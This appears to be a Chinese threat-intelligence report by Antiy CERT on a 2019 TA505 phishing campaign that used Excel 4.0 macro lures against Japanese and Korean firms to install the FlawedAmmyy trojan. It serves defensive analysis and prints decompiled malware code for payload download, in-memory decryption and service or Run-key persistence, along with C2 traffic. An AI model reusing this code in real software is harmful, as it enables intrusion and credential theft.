国际黑产组织针对部分东亚国家金融从业者攻击活动的报告

安天安全研究与应急处理中心（Antiy CERT）

初稿完成时间：2019 年 02 月 14 日
首次发布时间：2019 年 03 月 22 日

1 概述

安天 CERT（安天安全研究与应急处理中心）发现 2019 年 2 月 13 日至 3 月 7 日期间发生数起大规模有组织的针对部分东亚国家（主要为日本和韩国）的钓鱼邮件攻击行为，事件涉及的样本数量较多，邮件正文和攻击文档内容分为日语和韩语版本，攻击目的是投放远控木马养殖僵尸网络以获利。攻击者利用掌控的大量被盗邮箱账号，向日本和韩国两国的商业公司和金融机构批量发送钓鱼邮件，投递附带恶意 Excel 4.0 宏代码的攻击文档，传播 FlawedAmmyy 远控木马。通过对数起邮件钓鱼攻击活动的深入分析，我们发现这些活动存在很大关联性，且攻击者的动机、作业风格、技术战术过程和使用的远控都十分符合活跃于全球的黑产组织 TA505[1]。

2 事件分析

2019 年 2 月 13 日和 19 日，安天 CERT 观察到了两次针对韩国用户的数量明显的钓鱼邮件攻击活动。紧接着，2 月 20 日，手法高度相似的针对日本的钓鱼邮件开始出现。2 月 27 日、3 月 6 日和 7 日，同 20 日的恶意文档高度相似的针对韩国的攻击邮件再度出现。



图 2-1 2 月和 3 月份观测到的五批次针对日韩两国的钓鱼邮件攻击活动时间线

根据韩国安全从业人员的统计和分享[2]，截至 2 月 19 日，已有逾 9 千韩国邮箱账户受到了前两批次的钓鱼邮件攻击，发信人姓名大多是“조효상”，少量为“정재민”，涉及邮箱主要归属于韩国金融相关的企业和机构，发送钓鱼邮件的邮箱地址达 1124 个。日本的钓鱼邮件量目前则仅见近百封，被攻击的也是商业公司。

3 样本分析

3.1 Excel 4.0 宏利用技术

Excel 4.0 (XLM)宏是在 VBA(Visual Basic for Applications)宏出现之前 Microsoft Excel 支持的宏编程技术，如今由于用其开发出的宏病毒具有一定免杀效果而被滥用，广泛出现在各种传播恶意代码的网络活动中。



图 3-1 隐藏在 Workbook 流中执行远控木马的恶意宏代码片段

在钓鱼邮件中加入包含漏洞利用或恶意脚本（宏代码、Javascript 等）的文档作为入侵渗透先锋，已经成为高级威胁中十分常见的手法。对比这两种不同的手法，我们不难发现，在渗透实战中使用恶意脚本是相当优选的攻击手段。

表 3-1 漏洞利用和脚本入侵的成本对比

	恶意脚本	漏洞利用
生成难易程度	一般	困难
混淆难易程度	一般	中等
行为隐蔽程度	一般	隐蔽
成本花费程度	较低	较高或很高
执行权限获取	可行	可行

面对目前安全厂商对常见 Office Nday 漏洞利用较成熟的检出能力，且基于成本考虑，众多攻击组织愈来愈青睐于使用宏代码进行攻击。此次一系列针对韩国和日本的钓鱼邮件即采取带有恶意宏的文档作为下载器，下载运行后续载荷。

3.2 攻击样本分析

在这系列攻击活动中，攻击者通过伪造发票等主题相关的邮件诱使被攻击者打开附件。



图 3-2 针对韩国的钓鱼邮件正文



图 3-3 针对日本的钓鱼邮件正文

附件主要分为 xls 表格和 doc 文档，且语言上都存在日语和韩语版本：



图 3-4 针对日韩两国的诱饵文档

针对两国的诱饵文档使用相似手法诱使受害者开启宏执行权限，下面以样本 DA0DC5E26A4DD2F85C1C56F65999F79B 为例分析其恶意行为。

表 3-2 恶意宏文档样本

病毒名称	Trojan[downloader]/VBA.Gen
原始文件名	인보이스 12-2-2019.xls
MD5	DA0DC5E26A4DD2F85C1C56F65999F79B
文件大小	117 KB (119808 bytes)
文件格式	Document/Microsoft.XLS[:Excel1997-2003]
文档创建时间	2018-12-19 10:42:12 UTC
最后修改时间	2019-02-12 18:41:20 UTC
VT 首次上传时间	2019-02-12 22:38:09 UTC
VT 检测结果	31/59

样本在表格中隐藏了含有 Excel 4.0 宏的工作表。

图 3-5 工作表取消隐藏设置前后对比



图 3-6 隐藏工作表中的宏代码

宏脚本设置为 Auto_Open，即打开文件后自动运行，执行动作为下载 http://***365office[.]com/agp 并安装执行。另外在一些 doc 诱饵文档中发现另一种宏脚本恶意行为隐藏技术，此方法利用 vba 中窗体控件的属性 Tag 为字符串类型的特征，将恶意命令拆分后放入不同控件的 tag 属性中，执行 vba 脚本时再进行拼接。



图 3-7 隐藏在窗体中的恶意代码片段

样本 DA0DC5E26A4DD2F85C1C56F65999F79B 利用宏下载到的文件如下。

表 3-3 MSI 格式的释放者程序“agp”

病毒名称	Trojan[downloader]/msi.Gen
原始文件名	agp

MD5	F6E6D61F0171974213C16896DEA2F84F
处理器架构	Intel 386 or later, and compatibles
文件大小	160 KB (163840 bytes)
文件格式	BinExecute/Microsoft.MSI[:X86]
文件创建时间	2012-09-21 09:56:09 UTC
最后修改时间	2013-05-21 11:56:44 UTC
VT 首次上传时间	2019-02-13 01:07:00 UTC
VT 检测结果	34/58

MSI 安装程序的内部包含的有效执行体信息如下。

表 3-4 MSI 程序包含恶意的 PE 执行体

病毒名称	Trojan[downloader]/Win32.Gen
原始文件名	Binary._D7D112F049BA1A655B5D9A1D0702DEE5
MD5	EC52D0FD2D42FF72D92EF87CF123441B
处理器架构	Intel 386 or later, and compatibles
文件大小	132.77 KB (135952 bytes)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2019-02-12 13:12:15 UTC
数字签名	DigiCert Timestamp Responder [2019-02-1221:16:28]
加壳类型	无
编译语言	Microsoft Visual C/C++
VT 首次上传时间	2019-02-13 04:47:02 UTC
VT 检测结果	32/63

此执行体含有数字签名，签名的时间戳为针对韩国的第一批次攻击活动（2 月 13 日）的前一晚。



图 3-8 MSI 程序包含的 PE 执行体带有有效数字签名

```
v27 = 0;
v2 = a2;
v26 = 0;
v3 = sub_401000("Wininet.dll");
v4 = (int (__stdcall *)(int, const char *))Get_Func_Addr(532736750, 0);
v5 = (void (__stdcall *)(int, char *, signed int, int *))v4(v3, "InternetReadFile");
v25 = v5;
v6 = (int (__stdcall *)(void *, _DWORD, _DWORD, _DWORD, signed int))Get_Func_Addr(140066263, 5);
v7 = v6(&unk_418C89, 0, 0, 0, 0x4000000);
v24 = v7;
if ( !v7 )
  return 0;
v8 = (int (__stdcall *)(int, char *, _DWORD, _DWORD, unsigned int, _DWORD))Get_Func_Addr(-1199719066, 5);
v9 = v8(v7, aHttp1851712320, 0, 0, 2147483648, 0);
if ( !v9 )
{
  v10 = (void (__stdcall *)(_DWORD))Get_Func_Addr(1930754828, 5);
  v10(0);
  return 0;
}
v12 = (int (__stdcall *)(int, signed int, signed int, _DWORD, signed int, signed int, _DWORD))Get_Func_Addr(
                                                                                                150532372,
                                                                                                0);
```


图 3-9 获取网络相关函数开始下载文件

执行体调用“InternetReadFile”API函数下载文件http://185.17.***.201/dat3.omg（MD5:5D1DA0526A5A65B3308512159E98F388），通过与求解到的密钥进行解密运算，在内存中得到最终的远控木马（MD5:25D48C3A71A5F8777AD4DB67C2A4F649)。

图 3-10 求解解密密钥

```
int __usercall sub_4126F0@<eax>(unsigned int file_len@<edx>, int file_buf@<ecx>, int key_addr)
{
  int result; // eax
  unsigned int v4; // esi
  unsigned __int8 v5; // bh
  unsigned int v6; // edi
  char v7; // bl

  result = key_addr;
  v4 = file_len;
  v5 = *(_BYTE *)(key_addr + 256);
  LOBYTE(file_len) = *(_BYTE *)(key_addr + 257);
  v6 = 0;
  if ( v4 )
  {
    do
    {
      v7 = *(_BYTE *)(++v5 + key_addr);
      file_len = (unsigned __int8)(v7 + file_len);
      *(_BYTE *)(v5 + key_addr) = *(_BYTE *)((unsigned __int8)file_len + key_addr);
      *(_BYTE *)(file_len + key_addr) = v7;
      *(_BYTE *)(v6++ + file_buf) ^= *(_BYTE *)((unsigned __int8)(*(_BYTE *)(v5 + key_addr) + v7) + key_addr);
    }
    while ( v6 < v4 );
    *(_BYTE *)(key_addr + 256) = v5;
    *(_BYTE *)(key_addr + 257) = file_len;
  }
  else
  {
    *(_BYTE *)(key_addr + 256) = v5;
    *(_BYTE *)(key_addr + 257) = file_len;
  }
  return result;
}
```

图 3-11 在内存中解密最终的远控木马

成功获取远控木马后，接着根据自身环境确定持久化途径是注册系统服务还是写注册表自启动项。

```
  v1 = (int (*)(void))Get_Func_Addr(0xFDE006E3, 3);
  if ( v1() )
  {
    v2 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD))Get_Func_Addr(
                                                                                                1460390031,
                                                                                                3);
    v2(0, 0, L"cmd", L"/C net.exe stop foundation", 0, 0);
    v3 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD))Get_Func_Addr(
                                                                                                1460390031,
                                                                                                3);
    v3(0, 0, L"cmd", L"/C sc delete foundation", 0, 0);
    v4 = (void (__stdcall *)(signed int))Get_Func_Addr(1033466613, 0);
    v4(3000);
    wsprintfW(
      &OutputString,
      L"/C sc create foundation binPath= \"%s -service\" type= own start= auto error= ignore",
      &v14);
    OutputDebugStringW(&OutputString);
    v5 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, WCHAR *, _DWORD, _DWORD))Get_Func_Addr(1460390031, 3);
    v5(0, 0, L"cmd", &OutputString, 0, 0);
    v6 = (void (__stdcall *)(signed int))Get_Func_Addr(1033466613, 0);
    v6(2000);
    v7 = (void (__stdcall *)(signed int))Get_Func_Addr(1033466613, 0);
    v7(2000);
    v8 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD))Get_Func_Addr(
                                                                                                1460390031,
                                                                                                3);
    v8(0, 0, L"cmd", L"/C net.exe start foundation y ", 0, 0);
    v9 = (void (__stdcall *)(signed int))Get_Func_Addr(1033466613, 0);
    v9(15000);
    v10 = (int (__stdcall *)(signed int))Get_Func_Addr(1033466613, 0);
    result = v10(15000);
  }
  else
  {
    v12 = (void (__stdcall *)(_DWORD, char *, signed int, _DWORD))Get_Func_Addr(-916617914, 3);
    v12(0, &v16, 35, 0);
    wsprintfW(&OutputString, L"%s\\Microsofts Help\\wsus.exe", &v16);
    wsprintfW(&v13, L"%s\\Microsofts Help", &v16);
    sub_412190(&OutputString);
    sub_411C00(&OutputString, &v13);
    phkResult = 0;
    RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult);
    RegSetValueExW(phkResult, L"MicrosoftsSOftWare", 0, 1u, (const BYTE *)&OutputString, 2 * wcslen(&OutputString));
    RegFlushKey(phkResult);
    result = RegCloseKey(phkResult);
  }
  return result;
}
```

图 3-12 注册系统服务或写注册表自启动项实现持久化

通过分析远控木马的指令功能和网络行为，判断其为 FlawedAmmyy 远控。FlawedAmmyy 远控是基于商业远程桌面软件 Ammyy Admin V3 泄漏的源代码编写而成[6]，功能上包含远程桌面控制、远程文件管理、音频监控、击键记录、窃取凭证等功能。样本同 C2 的通讯流量也展示出 FlawedAmmyy 远控木马典型的字段格式：

id=8 位数 ID&os=操作系统&priv=权限&cred=用户名&pcname=计算机名&avname=杀软名称

&bulid_time=木马编译时间&card=是否插入智能卡&

```
00000000  3d ce 92 29 7d 48 75 1c  bb 44 4f cc cb 1f 5e ac   =..)}Hu. .DO...^.
00000010  1e a4 31 95 80 b2 89 1b  5c e4 0b 9c e8 99 d2 50   ..1..... \......P
00000020  ec 8c 96 cc                                       ....
    00000000  2d 00                                          -.
00000024  38 8d 00 00 00 69 64 3d  35 31 34 33 39 33 37 39   8....id= 51439379
00000034  26 6f 73 3d 58 50 20 53  50 33 20 78 38 36 26 70   &os=XP S P3 x86&p
00000044  72 69 76 3d 41 64 6d 69  6e 26 63 72 65 64 3d 54   riv=Admi n&cred=T
00000054  45 51 55 49 4c 41 42 4f  4f 4d 42 4f 4f 4d 5c 6a   EQUILABO OMBOOM\j
00000064  61 6e 65 74 74 65 64 6f  65 26 70 63 6e 61 6d 65   anettedo e&pcname
00000074  3d 54 45 51 55 49 4c 41  42 4f 4f 4d 42 4f 4f 4d   =TEQUILA BOOMBOOM
00000084  26 61 76 6e 61 6d 65 3d  26 62 75 69 6c 64 5f 74   &avname= &build_t
00000094  69 6d 65 3d 31 32 2d 30  32 2d 32 30 31 39 20 31   ime=12-0 2-2019 1
000000A4  33 3a 32 37 3a 35 31 20  50 4d 26 63 61 72 64 3d   3:27:51  PM&card=
000000B4  30 26                                            0&
```

图 3-13 FlawedAmmyy 远控通讯时典型的流量特征

4 组织关联与画像

本次捕获的样本同以往 TA505 活动的关联点：

1. 大量 xls 文档样本的诱饵页面表单和存放恶意宏的隐藏表单使用了俄语命名，同之前 TA505 组织构造 Excel 4.0 恶意宏时创建的隐藏表单名一致。



图 4-1 TA505 之前样本俄语命名的表单名



图 4-2 其中的四批次行动所投放的样本的表单命名同 TA505 以往的样本完全一致

剩下的 2 月 18 日样本文档的正文内容虽是韩语，但默认编辑语言仍为俄语，同 TA505 组织于 2018 年 12 月西班牙语版的攻击文档也十分相似：

